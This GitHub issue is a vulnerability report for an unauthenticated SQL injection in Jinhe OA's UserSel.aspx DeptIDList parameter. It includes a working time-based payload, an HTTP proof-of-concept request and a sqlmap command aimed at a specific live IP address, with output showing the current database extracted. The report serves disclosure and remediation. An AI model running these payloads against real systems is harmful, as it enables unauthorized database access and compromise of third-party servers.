New issue

Jinhe OA SQL Injection Vulnerability Report #1

Open

zzlln opened last month Owner

Jinhe OA SQL Injection Vulnerability Report

AFFECTED PRODUCT

- Product: Jinhe OA (Jhsoft OA)
- Affected Component: C6/Jhsoft.Web.departments/UserSel.aspx

VENDOR INFORMATION

- Vendor: Jinhe Network (Jhsoft)
- Vendor Website: http://www.jinher.com/

AFFECTED VERSION

- Version: V1.0

REPORTER

- Reporter: Security Researcher

VULNERABLE FILE

- /C6/JHSoft.Web.PlanSummarize/UserSel.aspx

VULNERABILITY TYPE

- SQL Injection

ROOT CAUSE

- The "DeptIDList" parameter is directly concatenated into SQL queries without proper validation or parameterization, allowing attackers to execute arbitrary SQL commands.

IMPACT

- Unauthorized access to sensitive user data and business information
- Potential privilege escalation through database access
- Possible remote code execution on database server
- Complete compromise of OA system and data

DESCRIPTION

- A critical SQL injection vulnerability was discovered in Jinhe OA's UserSel.aspx component. The "DeptIDList" parameter is vulnerable to SQL injection, allowing unauthenticated attackers to execute arbitrary SQL queries on the backend database.

NO AUTHENTICATION REQUIRED

- Exploitation requires no authentication or prior access to the system.


VULNERABILITY DETAILS & POC

- Vulnerable Parameter: DeptIDList
- Attack Vector: HTTP GET Request

Proof-of-Concept Request

```
GET /C6/JHSoft.Web.PlanSummarize/UserSel.aspx/RGetDeptIDList?
DeptIDList=1);WAITFOR+DELAY+%270:0:5%27-- HTTP/1.1
Host: 221.1.82.114:8088
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
```

```
Cookie: ASP.NET_SessionId=egxdrufb2fo5fz0muvjueat3
Connection: keep-alive
```



sqlmap Detection Command

python sqlmap.py --random-agent --batch -u "http://221.1.82.114:8088/C6/JHSoft.Web.PlanSummarize/UserSel.aspx/RGetDeptIDList?DeptIDList=1" --dbms=mssql --current-db

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: DeptIDList (GET)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: DeptIDList=1);WAITFOR DELAY '0:0:5'--
---
[14:48:16] [INFO] testing Microsoft SQL Server
[14:48:16] [INFO] confirming Microsoft SQL Server
[14:48:16] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8 or 2012
web application technology: ASP.NET 4.0.30319, Django, Microsoft IIS 8.0, ASP.NET
back-end DBMS: Microsoft SQL Server 2012
[14:48:16] [INFO] fetching current database
[14:48:16] [WARNING] time-based comparison requires larger statistical model, please wait.....
(done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[14:48:23] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
event potential disruptions
C
[14:48:34] [INFO] adjusting time delay to 1 second due to good response times
6
current database: 'C6'
[14:48:38] [INFO] fetched data logged to text files under 'C:\Users\huawei\AppData\Local\sqlmap\output\221.1.82.114'
[14:48:38] [WARNING] your sqlmap version is outdated
```

Database Information

- Backend DBMS: Microsoft SQL Server

RECOMMENDED FIXES

1. Implement parameterized queries using prepared statements

2. Apply strict input validation and filtering for all user inputs
3. Enforce principle of least privilege for database accounts
4. Conduct comprehensive code security audit
5. Deploy web application firewall as temporary protection
6. Regular security testing and penetration testing

DISCLAIMER

This report is for educational and security improvement purposes only. Testing should only be performed on systems with proper authorization.

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants